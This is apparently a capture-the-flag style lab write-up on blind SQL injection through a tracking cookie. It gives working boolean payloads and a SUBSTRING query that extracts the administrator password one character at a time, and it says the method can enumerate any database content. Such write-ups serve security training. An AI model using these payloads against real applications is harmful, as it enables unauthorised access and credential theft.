
Lab 9: Blind SQL injection with conditional responses:
This lab contains a blind SQL injection vulnerability. The application uses a tracking cookie for analytics, and performs a SQL query containing the value of the submitted cookie.
The results of the SQL query are not returned, and no error messages are displayed. But the application includes a
Welcome backmessage in the page if the query returns any rows.The database contains a different table called
users, with columns calledusernameandpassword. You need to exploit the blind SQL injection vulnerability to find out the password of theadministratoruser.To solve the lab, log in as the
administratoruser.
Initial Reconnaissance/Discovery:

We have access to a store front. We can see that the string “Welcome Back!” is visible
Establishing SQLi:
From the description we know that the string “Welcome Back!” is only displayed if the query returns rows from the table. To validate this lets modify a request.
This is the base request and the string is visible.


By adding a single quotation ' the underlying SQL query is no longer valid and therefore does not return any rows so we do not get a match.

If we comment out the remainder of the query after our single quotation mark we can see that the query is valid once again and we get the “Welcome Back!” string.
'--
Inferring The SQL Query Being Run:
Looking at the way the page responds and can infer the query being run is similar to the below.
SELECT TrackingId FROM TrackedUsers WHERE TrackingId = '[trackingID]'
When we add our single quote it becomes the below which is syntactically incorrect.
SELECT TrackingId FROM TrackedUsers WHERE TrackingId = '[trackingID]''
However when we close off the quotaion mark with a comment it becomes the below, closing off the first quotation mark we provided.
SELECT TrackingId FROM TrackedUsers WHERE TrackingId = '[trackingID]''--
Verifying The SQLi With Boolean Conditions:
To ensure we are not getting a false positive let’s re-validate this SQLi using boolean logic and ensure our user input is being interpretted as SQL query.
To do this we can use the following payloads:

As we can the payload '+AND+'1'='2'-- resolves to false and therefore we do not get the “Welcome Back!” string.
'+AND+'1'='2'--

However we can see that the payload below resolves to True and therefore we can see the string.
'+AND+'1'='1'--
To get a better understanding of what is taking place under the hood we can again guess what the underlying SQL query is and append our additional query to it.
We can see why we are getting our True & False responses, as we are using an AND condition so both queries have to be True to resolve to True otherwise they will resolve to False
SELECT TrackingId FROM TrackedUsers WHERE TrackingId = '[trackingID]' AND '1'='1'--

SELECT TrackingId FROM TrackedUsers WHERE TrackingId = '[trackingID]' AND '1'='2'--
The interesting thing about this too is that using this type of logic we can enumerate the database and extract information easily using yes or no queries.
Extracting The Administrator Password Using The SUBSTRING Function:
Now that we have determined we can ask the database True or False questions and that False means “Welcome Back!” is not displayed we can use this logic to extract data one character at a time. For instance we can ask “is the first character of the table t” and if we get a True response we know….well it’s True. Now it would be time consuming to ask these questions manually, however we can use burp as well as python to ask these questions.
+Important+: The password is dynamically generated per lab instance so this may not match up with your findings but the methodology is the same.
Base Substring query Explained:
Below is the query that we will be using with both Burp & Python to extract data one character at a time.
' AND SUBSTRING((SELECT Password FROM Users WHERE Username = 'administrator'), 1, 1) = '[value]'--
- We start by closing the original query with a single quote
'. - We then attach our injected condition using the
ANDoperator. - Next, we call the SQL
SUBSTRING()function. - Inside
SUBSTRING(), we place our sub-query:SELECT Password FROM Users WHERE Username = 'administrator'This returns the administrator’s password as a string. - The parameters
(1, 1)inSUBSTRING(..., 1, 1)mean:- Start at position 1 (SQL strings are 1-indexed, not 0-indexed)
- Extract 1 character: So we’re pulling just the first character of the administrator’s password.
- We then compare that character to our guessed value using
= '[value]'. If our guess is correct, the condition returnsTrueif not,False. - Finally, we comment out the rest of the original query with
--.
What This Achieves:
If we test with the value 'x' and the first character of the admin password is not 'x', the condition evaluates to False, and the page behavior changes accordingly e.g it does not show the "Welcome Back!" string. If the output matches your True condition (e.g., a successful login, a different page layout, a valid SQL response), then we know the first character is 'x'.
By iterating through a list of characters (a–z, A–Z, 0–9, symbols), we can brute-force the first character. Once discovered, we update the substring position to (2, 1) to extract the second character, then (3, 1), and so on until we reveal the full password.
What is great about this technique is that we can use it to ask the database any question, we can use it to enumerate the database name, column names, database content, if the database user is a database admin you name it we can ask it with this approach.
Using Burp:
First we will grab a standard request and send to repeater to ensure our query works.

